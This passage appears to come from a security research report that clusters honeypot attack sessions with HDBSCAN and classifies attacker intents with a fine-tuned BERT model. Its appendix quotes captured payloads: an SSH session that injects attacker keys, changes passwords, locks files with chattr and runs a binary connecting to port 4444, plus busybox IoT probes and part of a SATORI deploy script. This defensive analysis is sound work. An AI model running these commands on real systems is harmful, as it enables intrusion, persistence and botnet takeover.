Number of clusters and hyperparameter tuning. This algorithm does not have a hyperparameter for the number of clusters, instead, the number of clusters is decided on the basis of the execution of the algorithm itself. Hyperparameter tuning has been performed using a grid search on `min_cluster_size`, `min_samples` and `cluster_selection_epsilon`; the values for the grid search have been decided based on the size of the dataset, the reduced dimensionality and computational reasons. In order to have comparable results with kMeans, the Silhouette metric has been chosen as a metric to verify the performances of the model, however, the outliers have been removed from each subsample of the original dataset in order to have a more faithful metric. The final set of hyperparameters is made of `min_cluster_size=500`, `min_samples=250` and `cluster_selection_epsilon=0.1` with a Silhouette score of 0.973744. The resulting number of clusters found by HDBSCAN is 7, the same as the number of clusters used for kMeans.

Visualization of the clusters. t-SNE has been chosen to visualize the clusters. The points labeled as -1 represent the outliers found by HDBSCAN. We can see that HDBSCAN has successfully made the 7 clusters and identified some outliers, however this type of visualization does not give any further information, so a more in-depth analysis is needed to identify the attack families and verify that the algorithm has managed to group similar attacks together. It is worth noting that, in order to visualize the clusters, subsampling has been made for computational reasons.

Cluster analysis. Overall, the wordclouds are similar to the ones obtained using kMeans. All the three variants of the DOTA malware are present, in order, in clusters 1, 3 and 0. From the wordcloud relative to cluster 3, it is possible to find `kill cron` which is used to kill the `cron` daemon to avoid that a reboot could kill the malware. While most of the clusters focus on attacks on linux servers, cluster #4 focuses on IoT devices: we can see that one of the most frequent words is `busybox`, which is often used to have multiple Unix commands on small devices with limiting resource constraints.

Clusters and intents. The heatmap reveals that different clusters have different intents, and clusters with similar attack families have similar intents, which suggests that the model is working as intended. The main difference with kMeans lies in the detection of the outliers: the most frequent intents are Discovery, Execution and Persistence, which may suggest that the outliers contain not only isolated, one-shot attacks, but also a small amount of similar attacks. This might be due to more advanced obfuscation techniques, such as different




Fig. 9. HDBSCAN - tSNE view

encoding from standard base64 later decoded with the usual *base64* bash command or even slightly more advanced techniques to trick IDF/IDS systems or Firewalls.

Analysis of the sessions. A more in-depth analysis of some samples from the clusters confirms some of the hypotheses from the previous steps. Apart from the already analyzed *DOTA* and *busybox* clusters, there are some clusters with attacks focusing on privilege escalation via password change, and some automated scanners trying to assess the capabilities of the target system, maybe to evaluate if it is fit to run some heavy software such as a crypto miner later on. The outlier detection feature gives us some interesting insights as well, as HDBSCAN detected 463 outliers: some of them are generic, stand-alone attacks, while the others are made of modified/more obfuscated versions of already identified attacks (such as double base64 encoding, this suggests that the preprocessing might be improved to correctly decode those edge cases). There are also some failed attacks: for example, one of them contains the string `curl: option -f not recognized`. We can conclude that the outlier detection feature is useful both for excluding useless traffic but also to analyze substantial variations of already known attacks that might be able to trick an IDS/IPS or a Firewall.

3.4 Unsupervised learning - final remarks

The results found by the two clustering algorithms show that the chosen approach is backed up by consensus between the number of clusters found (7). The whole process could be improved by a better preprocessing, such as




Fig. 10. HDBSCAN - intents heatmap

a more advanced de-obfuscator or replacement of random filenames, but this is thought to be out of the scope of the project and would require a thorough analysis of the whole dataset. By choosing different hyperparameters it would be possible to find more clusters, but there would be a risk of unnecessarily splitting perfectly valid clusters and the current parameters seem to reflect an acceptable tradeoff between separation of the attack templates, distinction between different versions of the same malware and computational time and resources.

4 Language Models exploration

This section experiments with neural language models for the multi-label assignment of intents to text sessions. Leveraging transfer learning, we fine-tuned a pre-trained BERT model to solve this supervised learning problem. Labels were encoded into binary vectors using `MultiLabelBinarizer`.

4.1 Tokenization

The dataset was divided into Training (70%), Validation (15%), and Test(15%) sets to ensure proper model training, monitoring and final evaluation on unseen data.

The session text was tokenized using the `BertTokenizer`, with the following settings:

- **Max sequence length:** 128 tokens;
- **Padding and Truncation:** Applied to ensure uniform batch processing;
- **Attention Masks:** Generated to distinguish semantic tokens from padding.

The result of our tokenization was converted into PyTorch tensors, used then to build `DataLoaders` for training, validation, and testing. The choice to limit the maximum sequence length to 128 tokens represents a compromise between information completeness and computational cost. The analyzed text sessions can be very long, the most relevant information for assigning intent is concentrated in the first parts of the text (commands, recurring patterns, typical attack sequences). The choice of 128 tokens therefore allowed us to maintain a good level of semantic information, make training more efficient.

Padding and truncation were applied to standardize sequence lengths, a prerequisite for efficient batch processing in Transformer architectures. Specifically, sequences longer than the limit were truncated to preserve the most informative initial segments, while shorter ones were padded. Attention Masks were generated to guide the BERT

self-attention mechanism. These masks ensure that the model's attention is focused only on significant tokens, the contextual representations are correct and the fine-tuning process is more stable and effective.

4.2 Architecture of the model

The model is composed of a pre-trained BERT, used as a feature extractor followed by a final fully-connected (Dense) layer, which receives the CLS embedding produced by BERT and returns an output of size equal to the number of classes. To prevent overfitting and reduce computational cost, we froze all BERT parameters and train only the last encoder layer and the final classifier.

4.3 Training process

Since the problem is multi-label and characterized by unbalanced classes, a BCEWithLogitsLoss with weights on the classes (pos_weight) was used, in order to penalize errors on the less frequent classes more. Optimization has been done with:


- AdamW as optimizer;
- learning rate set to $2e-5$;
- linear scheduler without warm-up.

The model has been trained for 4 epochs, monitoring on each epoch:

- loss on training set;
- loss on validation set.

During training the model was put into training mode and the evaluation was performed in inference mode, without updating the weights. The learning curves show the loss trend on the training and validation sets as a function of the epochs. From the analysis of the graphs, we observe that the training loss decreased steadily while validation loss stabilized quickly

This suggests that training could be stopped after as little as 3–4 epochs, as further iterations would not lead to significant improvement and could introduce overfitting.



4.4 Results Analysis

The model's performance was evaluated using Precision, Recall and F1-score on both training and test sets. The comparison between training and testing shows that the model:

- correctly learns the main text structures;
- generalizes work;
- we don't see significant overfitting, thanks to the freezing of most BERT parameters.


The results obtained show very high performance on the main classes of the dataset. In particular, for the Discovery, Execution, and Persistence classes, which represent the majority of the samples, the model achieves precision, recall, and F1 scores close to 1 on both the training and test sets.

This indicates that the model is able to correctly recognize these intents and generalize well to unseen data. The Defense Evasion class also shows good performance, with a slight decrease compared to the more frequent classes, but without significant differences between training and testing, indicating good generalization ability. For the less represented classes (Harmless, Other, and especially Impact), performance is lower. Specifically: Harmless shows relatively high recall but low precision, indicating that the model tends to overestimate this class; Impact has an extremely small number of samples in the test set, making the metrics insignificant and highly unstable. The comparison between the macro average and the weighted average clearly highlights the effect of the dataset imbalance: the weighted average is very high, while the macro average suffers from difficulties with rare classes.

Classification Report (Training set)					Classification Report (Test set)				
Class	Precision	Recall	F1-score	Support	Class	Precision	Recall	F1-score	Support
Defense Evasion	0.89	0.99	0.94	13 415	Defense Evasion	0.88	0.99	0.93	2 794
Discovery	1.00	0.99	0.99	162 494	Discovery	1.00	0.99	0.99	34 822
Execution	0.99	0.99	0.99	65 000	Execution	0.99	0.99	0.99	13 900
Harmless	0.22	0.52	0.31	1 567	Harmless	0.21	0.52	0.30	345
Impact	0.41	0.58	0.48	19	Impact	0.00	0.00	0.00	1
Other	0.97	0.98	0.98	230	Other	1.00	0.98	0.99	48
Persistence	1.00	1.00	1.00	147 813	Persistence	1.00	1.00	1.00	31 734
Micro Avg	0.99	0.99	0.99	390 538	Micro Avg	0.99	0.99	0.99	83 644
Macro Avg	0.78	0.87	0.81	390 538	Macro Avg	0.73	0.78	0.74	83 644
Weighted Avg	0.99	0.99	0.99	390 538	Weighted Avg	0.99	0.99	0.99	83 644

The bar chart of the F1-score per class on the training set shows that the most frequent classes achieve very high F1-score values, while the minority classes show lower values, consistent with what was observed in the classification report.


This confirms that the model learned the major structures of the dataset very well, while it had more difficulty with the less represented classes.



The corresponding graph on the test set maintains a distribution very similar to that of the training set:

- the main classes retain high F1 scores;
- the rare classes remain problematic.

The consistency between training and testing suggests that the model is not simply memorizing data, but is actually generalizing.



The graph comparing the F1-score per class between training and testing is particularly useful for analyzing overfitting. For almost all classes, the training and testing curves are very close: there are no large gaps between the performance on the two sets.

This indicates that:

- freezing most of the BERT layers was effective;
- fine-tuning limited to the last encoder layer and the classifier prevented overfitting.





Fig. 11. Overfitting for each class

Precision–Recall curves allow us to analyze the model’s behavior as the decision threshold varies. The graph shows that the main classes exhibit high and stable curves, with a good compromise between precision and recall. Conversely, the rare classes exhibit more irregular curves, a sign of the scarcity of examples and greater model uncertainty.

This type of analysis is particularly relevant in security contexts, as it allows us to evaluate whether it is preferable to prioritize precision or recall based on the application.




The heatmaps provide a compact representation of the key metrics (precision, recall, and F1-score) for each class. Comparing training and testing reveals that:

- the high-performance areas are consistent across the two sets;

- no drastic performance drops are observed;
- the difficulties in the less frequent classes are systematic and not due to overfitting.

This visualization confirms what was observed numerically and facilitates comparison between the different classes.



A Appendix - Some remarks on preprocessing for clustering

A.1 Decoding

The decoding step was a fundamental step before approaching the clustering task. Many attacks were obfuscated using the base64 encoding technique, this means that without deobfuscation they would have not been correctly detected by the clustering algorithm. There are some edge cases that have been left out by this decoding technique: for example, some attacks use double base64 encoding, which could have been decoded using an additional step, but the final decision was not to perform it as the number of attacks that actually use this technique is low and performing a specialized decoding step for all possible edge cases would have been out of the scope of the project itself. However, in a production environment, such steps could be performed but that would require a specialized analysis of the dataset and the environment of the attacks.

A.2 IP parsing and noise filtering

Many attacks contain a fixed part, also known as the attack template, that is the actual commands that are executed for the exploit and a variable part, composed mainly of IP addresses, URLs, variable names, temporary files and directories, that can be treated as noise as they do not represent relevant information for the clustering task. In the preprocessing step, we decided to apply a `preprocess_ip_addresses` function which matches all IPv4 addresses with a standard regex and replaces them with the `IP_ADDRESS` string.

A.3 Dimensionality reduction

The choice of 6 components after for TruncatedSVD is backed up by the Cumulative explained variance plot in Fig. 1.

This might look like a bold choice considering that the original matrix had 276459 features, however that is a sparse matrix and many attacks contain bash commands and a considerable amount of noise, so 6 components actually select the behavioral grammar (the actual commands used) while discarding session-specific noise.




Fig. 12. Elbow method - Cumulative explained variance

Moreover, the combined choice of TF-IDF and TruncatedSVD acts as a noise filter, effectively filtering out random names, RSA keys and all the features that could lead to worse results in the later steps. It is important to note that this choice only applies to this section, as other ML techniques may require a different amount of granularity on the initial data because they perform different tasks.

B In-depth session analysis

The aim of this section is to perform in-depth analysis of the sessions from the clusters found by HDBSCAN, focusing on the details not covered in the main report.

Hostile Lockdown. An interesting cluster to analyze is #2, which can be called the "Hostile Lockdown" cluster as it tries to make malicious files immutable so admins are not able to delete them on the fly. The curious part is the result of the HDBSCAN run: the main commands executed are scp, chattr and passwd, however, all the attacks contain many variable parts, such as temporary directories and RSA ssh keys. Despite the variable parts and the fact that the order of the commands may change, the clustering algorithm has successfully grouped all of these attacks in a single cluster. This proves that the preprocessing-filtering step and the clustering steps are working as intended are not focusing on noise but on the core of the attacks. Here is an example of one of the payloads:

```
LC_ALL=C cat /etc/rc.local /etc/rc.d/rc.local ; LC_ALL=C crontab -l ;
scp -t ~/knq8ghfw021i422cjbv2cl09lm ; LC_ALL=C ~/knq8ghfw021i422cjbv2cl09lm ;
LC_ALL=C rm -f ~/knq8ghfw021i422cjbv2cl09lm ; LC_ALL=C chattr -i -a ~/.dhpdc ;
LC_ALL=C rm -f ~/.dhpdc ; LC_ALL=C rmdir ~/.dhpdc ;
scp -t ~/.dhpdc ; LC_ALL=C ~/.dhpdc ; LC_ALL=C echo ~ ; LC_ALL=C chattr -i -a /etc/shadow ;
LC_ALL=C passwd ; LC_ALL=C passwd ; LC_ALL=C passwd test ; LC_ALL=C passwd test ;
LC_ALL=C passwd oracle ; LC_ALL=C passwd oracle ; LC_ALL=C passwd test1 ;
```

```

LC_ALL=C passwd test1 ; LC_ALL=C chattr +a /etc/shadow ; LC_ALL=C mkdir -p ~/.ssh ;
LC_ALL=C chmod 700 ~/.ssh ; LC_ALL=C grep "ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAQACuhPmv3xdhU7JbMoc/ecBTDXiGqFNKbe564p4aNT6JbYWjNwZ5z6E4iQQDQ0b
Ep7uBtB0aut0apqDF/SL7pN5ybh2X44aCwDaSEB6JuJi0yMkZwIvenmtCA1LMar2XifvGS/Ulac7Qh5vFzfw562cWC
+IOI+LyQZAcPgr+CXphJhm8QQ+0454ItXurQX6oPLA2rNfF36fnxYss1ZvUYC80wWTi9k2+/XR3IoQXZHKCFsJiwyK0
2CY+jShBbDBbtdOX3/ksHNVNStA/jPE0HYD7u6V2Efjv9K+AEBklMsytD9T60Iu3ua+ugBrP5hL7zAjPHpXH8qW4Ku7
dySZ4yvH" ~/.ssh/authorized_keys ; LC_ALL=C echo ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAQACuhPmv3xdhU7JbMoc/ecBTDXiGqFNKbe564p4aNT6JbYWjNwZ5z6E4iQQDQ0b
Ep7uBtB0aut0apqDF/SL7pN5ybh2X44aCwDaSEB6JuJi0yMkZwIvenmtCA1LMar2XifvGS/Ulac7Qh5vFzfw562cWC
+IOI+LyQZAcPgr+CXphJhm8QQ+0454ItXurQX6oPLA2rNfF36fnxYss1ZvUYC80wWTi9k2+/XR3IoQXZHKCFsJiwyK0
2CY+jShBbDBbtdOX3/ksHNVNStA/jPE0HYD7u6V2Efjv9K+AEBklMsytD9T60Iu3ua+ugBrP5hL7zAjPHpXH8qW4Ku7
dySZ4yvH >>~/.ssh/authorized_keys ; LC_ALL=C grep "ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAQADTiGm9b44ZjkQoMkcGuVsC8SGW7a9aFODS6nb64WnMwBwKPja7k56LyBBdVRm
+MeKecx6Q/qLn5J+ggJ6um/LoCjKJLrX2dF0jGdyR4ZjnVBwibgr8PLrPoo7bUkaR3DMjfhcmoRlFrj51aN6g0TYHej
Cmug3TRpg37djYKqJ539iGNcmj021ZlZDBrjfIxUY849072GsMuytk8n3K6XFxHj8gHy0sB7NgyvE39x9/SoGq2gkQS
6TFun6dhmsr+ORokfS2265RwbdEOfnwL2LnQNuhiePlOUHRqzpc0K2pu9TGo1vNRIGSymCatMUNgnNX3tfcuMP5e8f1
xDVh7fx3" ~/.ssh/authorized_keys ; LC_ALL=C echo ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAQADTiGm9b44ZjkQoMkcGuVsC8SGW7a9aFODS6nb64WnMwBwKPja7k56LyBBdVRm
+MeKecx6Q/qLn5J+ggJ6um/LoCjKJLrX2dF0jGdyR4ZjnVBwibgr8PLrPoo7bUkaR3DMjfhcmoRlFrj51aN6g0TYHej
Cmug3TRpg37djYKqJ539iGNcmj021ZlZDBrjfIxUY849072GsMuytk8n3K6XFxHj8gHy0sB7NgyvE39x9/SoGq2gkQS
6TFun6dhmsr+ORokfS2265RwbdEOfnwL2LnQNuhiePlOUHRqzpc0K2pu9TGo1vNRIGSymCatMUNgnNX3tfcuMP5e8f1
xDVh7fx3 >>~/.ssh/authorized_keys ; LC_ALL=C netstat -plnt ; LC_ALL=C ss -tln ; scp -t
/dev/shm/knq8ghfw021i422cjbv2cl09lm ; LC_ALL=C /dev/shm/knq8ghfw021i422cjbv2cl09lm ;
LC_ALL=C rm -f /dev/shm/knq8ghfw021i422cjbv2cl09lm ; scp -t /tmp/knq8ghfw021i422cjbv2cl09lm ;
LC_ALL=C /tmp/knq8ghfw021i422cjbv2cl09lm ; LC_ALL=C rm -f /tmp/knq8ghfw021i422cjbv2cl09lm ;
scp -t /tmp/knrm ; scp -t /tmp/r ; LC_ALL=C /tmp/knrm ; LC_ALL=C $SHELL /tmp/r ;
LC_ALL=C /tmp/knrm ; LC_ALL=C $SHELL /tmp/r ; LC_ALL=C rm -f /home/admin/.dhpcd ;
scp -t /home/admin/.dhpcd ; LC_ALL=C /home/admin/.dhpcd -o IP_ADDRESS:4444 -B >/dev/null
2>/dev/null ; LC_ALL=C top -bn1 ; LC_ALL=C crontab -l ; LC_ALL=C chattr -i
/var/spool/cron/crontabs/root ;
LC_ALL=C crontab - ; LC_ALL=C crontab -l ; LC_ALL=C rm -f /tmp/r /tmp/knrm ;

```

busybox. Another clear example on how the clusters have been made is cluster #4, which focuses on IoT hijacking

```

enable ; system ; shell ; sh ; cat /proc/mounts ; /bin/busybox WJDXB ;
cd /dev/shm ; cat .s || cp /bin/echo .s ; /bin/busybox WJDXB ; tftp ;
wget ; /bin/busybox WJDXB ; dd bs=52 count=1 if=.s || cat .s || while read i ;
do echo $i ; done < .s ; /bin/busybox WJDXB ; rm .s ; exit ;

```

These attacks choose /dev/shm in order to avoid the physical flash memory of the device, so as not to leave permanent traces on the device's storage. This proves how traffic analysis and session analysis is an efficient method to find some attacks that would be more difficult to detect on the running system itself. In this specific example we can find the random string *WJDXB*, which is both proof of a high-scale botnet and of the fact that the clustering algorithm is filtering out this "noise".

The outliers. The outliers represent some of the most interesting findings of HDBSCAN. They contain both failed attacks and variants of existing attacks, but they are important to find out if there are some new, 0-day or

n-day type attacks. As an example, one of the outliers found during this project was SATORI: it is an evolution of the Mirai malware which targets only specific devices. Here is the full payload of the deploy script:

```
shell ; sh ; enable ; system ; ping ; sh ; iptables -F ; /bin/busybox SATORI ;
>/tmp/t && cd /tmp/ && >retrieve ; >.t ; >/var/t && cd /var/ && >retrieve ; >.t ;
>/dev/t && cd /dev/ && >retrieve ; >.t ; >/mnt/t && cd /mnt/ && >retrieve ; >.t ;
>/var/run/t && cd /var/run/ && >retrieve ; >.t ; >/var/tmp/t && cd /var/tmp/ && >retrieve ;
>.t ; >/t && cd / && >retrieve ; >.t ; >/dev/netlink/t && cd /dev/netlink/ && >retrieve ;
>.t ; >/dev/shm/t && cd /dev/shm/ && >retrieve ; >.t ; >/bin/t && cd /bin/ && >retrieve ;
>.t ; >/etc/t && cd /etc/ && >retrieve ; >.t ; >/boot/t && cd /boot/ && >retrieve ; >.t ;
>/usr/t && cd /usr/ && >retrieve ; >.t ; >/sys/t && cd /sys/ && >retrieve ; >.t ;
